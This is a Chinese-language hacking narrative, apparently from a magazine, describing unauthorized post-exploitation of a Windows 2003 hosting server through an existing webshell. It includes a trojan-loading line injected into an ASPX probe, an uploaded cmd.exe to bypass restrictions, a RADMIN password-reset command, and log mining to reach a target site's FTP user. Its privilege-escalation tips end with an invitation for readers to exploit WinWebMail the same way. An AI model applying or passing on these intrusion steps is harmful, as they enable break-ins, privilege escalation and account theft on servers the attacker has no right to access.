


图1

```
[Common Files] |DEL COP MOV
[ComPlus Applications] |DEL COP MOV
[Dimac Development] |DEL COP MOV
[Editplus 2] |DEL COP MOV
[InstallShield Installation Information] |DEL COP MOV
[Internet Explorer] |DEL COP MOV
[Microsoft SQL Server] |DEL COP MOV
[NetMeeting] |DEL COP MOV
[NetPerSec] |DEL COP MOV
[Network Associates] |DEL COP MOV
[Outlook Express] |DEL COP MOV
[Persits Software] |DEL COP MOV
[PowerEasy2006] |DEL COP MOV
[RAdmin] |DEL COP MOV
[SecureCRT] |DEL COP MOV
[Tian-Dun Company] |DEL COP MOV
[Uninstall Information] |DEL COP MOV
[Windows Media Player] |DEL COP MOV
[Windows NT] |DEL COP MOV
[WindowsUpdate] |DEL COP MOV
[WinRAR] |DEL COP MOV
[Zend] |DEL COP MOV
```

图2

有了webshell就好办了，来刺探一下信息。发现wscript.shell和shell.application都被删除了，FSO倒是支持，虽然建了个独立的帐户，却不能跳到别的web网站。在c:\windows下也没看到my.ini，不然的话，my.ini里可是存有mysql的root密码的。查看对方的web组件，发现使用的是IIS 6.0，看来对方的系统是Windows2003。

众所周知，目前在2003提权基本上只能依靠第三方软件的漏洞，比如著名的SERV-U、ccproxy 6.2以下的HTTP、TELNET的缓冲区溢出等。有一些会把用户名和简单加过密的密码放在ini文件中，也有一些FTP喜欢把密码存放在配置文件里，甚至自动保存密码，这样的话，只要有个星号查看器就可以轻松搞定，或者也可以尝试使用替换系统服务等的方法来进行提权。有一些管理员很信任2003系统，文件安装基本上都采用默认设置，也就是安装路径为C:\Progra~1，要是没有设置权限，即使是iuser权限也可以浏览目录的，但也只是有浏览的权限。我输入路径C:\Progra~1，运气真好，目录全列出来了，如图2，还有天盾DDOS防火墙，还有RADMIN，却怎么也没有看到SERV-U。难道管理员也知道SERV-U的危险，使用的其它的FTP服务器，好象也没有看到呀。想想RADMIN，要是咱有权限可以更改密码“r_server /pass:123456 /save /silence”(RADMIN是以服务运行的，也就是SYSTEM权限运行的)那该多好啊，不然让我读一下注册表也行啊！算了，不白日做梦了，还是找其它方法吧！

对方支持PHP是肯定没错的了，上传了个PHP文件，访问一下，居然提示404出错，看来该目录不支持PHP，那来找一下C:\PERL，存在，哇，很少看到CGI的WEB，手头上也没有CGI的脚本木马，我到百度上搜索了一下，找了一个上传上去，又是404错误，真倒霉！对了！Windows2003默认是支持ASP.NET的，要是管理员没设置好的话，咱们可是有USER权限啊，我马上上传一个ASPX的探针并建一个BIN的文件夹放上探针的DLL文件，如图3。




图3

看来该目录支持ASPX，我又上传了个LAKE2的ASPX木马，被杀了，只好改用C/S的木马。在探针文件<%@, **Page language="c#" Codebehind="check.aspx.cs" AutoEventWireup="false" Inherits="AspNetCheck.WebForm1" %>**下插入这一句**<script language="C#" runat="server">WebAdmin2Y.x.y aaaaa = new WebAdmin2Y.x.y("add6bb58e139be10");</script>**，记住要上传WebAdmin2Y.dll到BIN目录里！

马上连接一下，执行命令，发现cmd.exe拒绝访问，又是Windows2003对cmd.exe的限制，突破方法很简单，我们自己上传一个cmd.exe，先用FSG2.0压缩了一下290K变成107K了，这都是IIS6.0惹的祸，不可以上传超过200K的文件，你也可以利用xmlhttp组件从自己的空间上下载，成功上传后在PATH下输入“e:\wwwroot****\web\cmd.exe”，command输入

"whoami"，查看一下我们当前的权限，如图4，果然是USER权限！




图4

我执行**net start**查看了一下开启的服务，开启的服务挺多的，连3389都开了，不知道为何有了3389后还要再弄个RADMIN？FTP使用的是系统自己带的，微软的FTP帐号可是和系统的帐号挂钩的哦！还有McAfee，难怪刚才上传的一个木马被杀了。还有一个IMAIL哦，这个也是提权重点户，还发现了FreeHostMainService，经调查是一个自称"中国领先的服务器软件提供商"的服务器管理软件，功能说明有好多是"国内首创"，还带了个ASP版的空间管理平台，看来这台服务器的BT设置有一半是靠它弄的。有MYSQL，可是我却没有找到路径，要不然在DATA目录中可能会有所收获。

我用桂林老兵的网站安全检测工具3.0扫描了一下端口，发现对方根本就没使用防火墙，而天盾DDOS防火墙只防ddos。全部端口都暴露了，如图5，IMAIL是8.15的版本，没有漏洞，失去了一个机会。




图5

找找日志吧，先找一下FTP的，%sytemroot%\system32\logfiles\msftpsvc1\，如图6，找到了一些目录，但是都锁死了，跳不过去啊，但是也找到了我的目标——学生网，其用户名为hulort，而且经常登录FTP。再看看杀毒软件的日志，上次就是在这里看到winwebmail的路径，不知道什么原因，系统都要给予安装 WinWebMail的盘符以及父目录以Internet来宾帐户(IUSR_*)允许读取\运行\列出文件夹目录的权限，而且是这样的路径e:\winwebmail，这样的话，就可以通过替换服务来提升权限了，以后大家要是遇到了winwebmail可别放过它啊！

